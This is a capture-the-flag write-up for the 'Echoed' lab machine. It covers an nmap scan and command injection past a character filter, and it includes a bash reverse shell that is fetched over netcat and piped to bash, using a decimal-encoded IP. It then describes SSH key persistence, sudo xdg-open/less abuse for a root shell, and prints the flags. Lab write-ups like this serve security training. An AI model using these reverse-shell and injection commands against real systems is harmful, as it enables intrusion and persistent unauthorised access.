

10.9.9.0/24 -- that has no internet accessNmap Results
# Nmap 7.95 scan initiated Fri Jan  9 17:58:09 2026 as: /usr/lib/nmap/nmap -Pn -p- --min-rate 2000 -sC -sV -oN nmap-scan.txt 10.9.9.29
Nmap scan report for 10.9.9.29
Host is up (0.00045s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 de:3a:50:8e:5d:21:09:7e:40:3f:b2:07:bb:41:08:7e (RSA)
|   256 5c:57:56:da:e5:1c:3e:bc:9a:a2:8d:6d:21:4e:bc:f9 (ECDSA)
|_  256 f8:aa:dc:d3:27:52:e3:99:32:98:45:5b:52:f0:bc:e1 (ED25519)
80/tcp   open  http    nginx 1.14.2
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: nginx/1.14.2
4444/tcp open  krb524?
| fingerprint-strings:
|   GetRequest:
|     Command:Found illegal char.Command:
|   NULL:
|_    Command:
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4444-TCP:V=7.95%I=7%D=1/9%Time=69618809%P=x86_64-pc-linux-gnu%r(NUL
SF:L,8,"Command:")%r(GetRequest,23,"Command:Found\x20illegal\x20char\.Comm
SF:and:");
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jan  9 18:01:07 2026 -- 1 IP address (1 host up) scanned in 178.22 seconds
echo -e '10.9.9.29\t\techoed.hmv' | sudo tee -a /etc/hostsAdd a hosts entry for convenience
Service Enumeration
TCP/80


tcp/4444TCP/4444

Testing Valid Characters
During testing, I found that the following characters are marked as illegal by the app:
q r t u o p d g j k l v m * _ , . ? !
Testing for Command Injection
Since we know the application is running echo and that we can concatenate variables, we can probably cause some form of command injection by using sub-expressions such as:
`some_command`
$(some_command)


Now, we just need to find a way to achieve a reverse shell given the constraints. IP addresses will not be allowed in their dotted-octet format (e.g. 10.6.6.6), since . is a forbidden character.
Exploit
Reverse Shell

cat << 'EOF' > pwn.sh
/bin/bash -c '/bin/bash -i >& /dev/tcp/10.6.6.6/443 0>&1'
EOF
Create a simple script to host over netcat
sudo nc -q 3 -lnvp 80 < ./pwn.shHost the "pwn.sh" script over a netcat socket on "tcp/80"
sudo rlwrap nc -lvnp 443Open another TCP socket to catch the bash reverse shell
Command:$(nc 168166918 80 | bash -)Command to run on the target, which connects to the netcat listener on "tcp/80" and pipes the script contents to "bash" on the target
SSH Persistence
ssh-keygen -t rsa -b 4096 -C "" -N "" -f charlie_keyGenerate a SSH keypair on your attack box
cat ./charlie_key.pubCopy the public key string to your clipboard
mkdir /home/charlie/.sshCreate ".ssh" directory
echo 'ssh-rsa AAAAB3NzaC1yc2EAAAA...[snip]...' >> /home/charlie/.ssh/authorized_keysAdd public key string to keys file
ssh -i ./charlie_key charlie@echoed.hmv
Post-Exploit Enumeration
Operating Environment
OS & Kernel
Linux echoed 4.19.0-12-amd64 #1 SMP Debian 4.19.152-1 (2020-10-18) x86_64 GNU/Linux

PRETTY_NAME="Debian GNU/Linux 10 (buster)"
NAME="Debian GNU/Linux"
VERSION_ID="10"
VERSION="10 (buster)"
VERSION_CODENAME=buster
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
Current User
uid=1000(charlie) gid=1000(charlie) groups=1000(charlie),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev)

Matching Defaults entries for charlie on echoed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User charlie may run the following commands on echoed:
    (ALL : ALL) NOPASSWD: /usr/bin/xdg-open
Users and Groups
Local Users
charlie:x:1000:1000:charlie,,,:/home/charlie:/bin/bash
Local Groups
cdrom:x:24:charlie
floppy:x:25:charlie
audio:x:29:charlie
dip:x:30:charlie
video:x:44:charlie
plugdev:x:46:charlie
netdev:x:109:charlie
charlie:x:1000:
Network Configurations
Network Interfaces
ens18: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether bc:24:11:47:7b:c9 brd ff:ff:ff:ff:ff:ff
    inet 10.9.9.29/24 brd 10.9.9.255 scope global dynamic ens18
       valid_lft 6368sec preferred_lft 6368sec
    inet6 fe80::be24:11ff:fe47:7bc9/64 scope link
       valid_lft forever preferred_lft forever
Privilege Escalation
Becoming Root
Sudo Abuse
/usr/bin/xdg-open, the application will look at the file MIME type and make a best effort to determine what application to use to open the file. If you pass a URL, it will use the default web browser set on the host. If you pass a binary, it will determine which application to use to run it.The idea here is that if you pass something like a
.txt file to xdg-open, it will use a common pager app like less. And, less has a utility whereby you can drop to a shell without dropping the root privileges.echo 'pwned' > /home/charlie/pwned.txtsudo /usr/bin/xdg-open /home/charlie/pwned.txt

!/bin/bash to drop to a root shell
Flags
User
HMVechocharlie
Root
HMVcharlied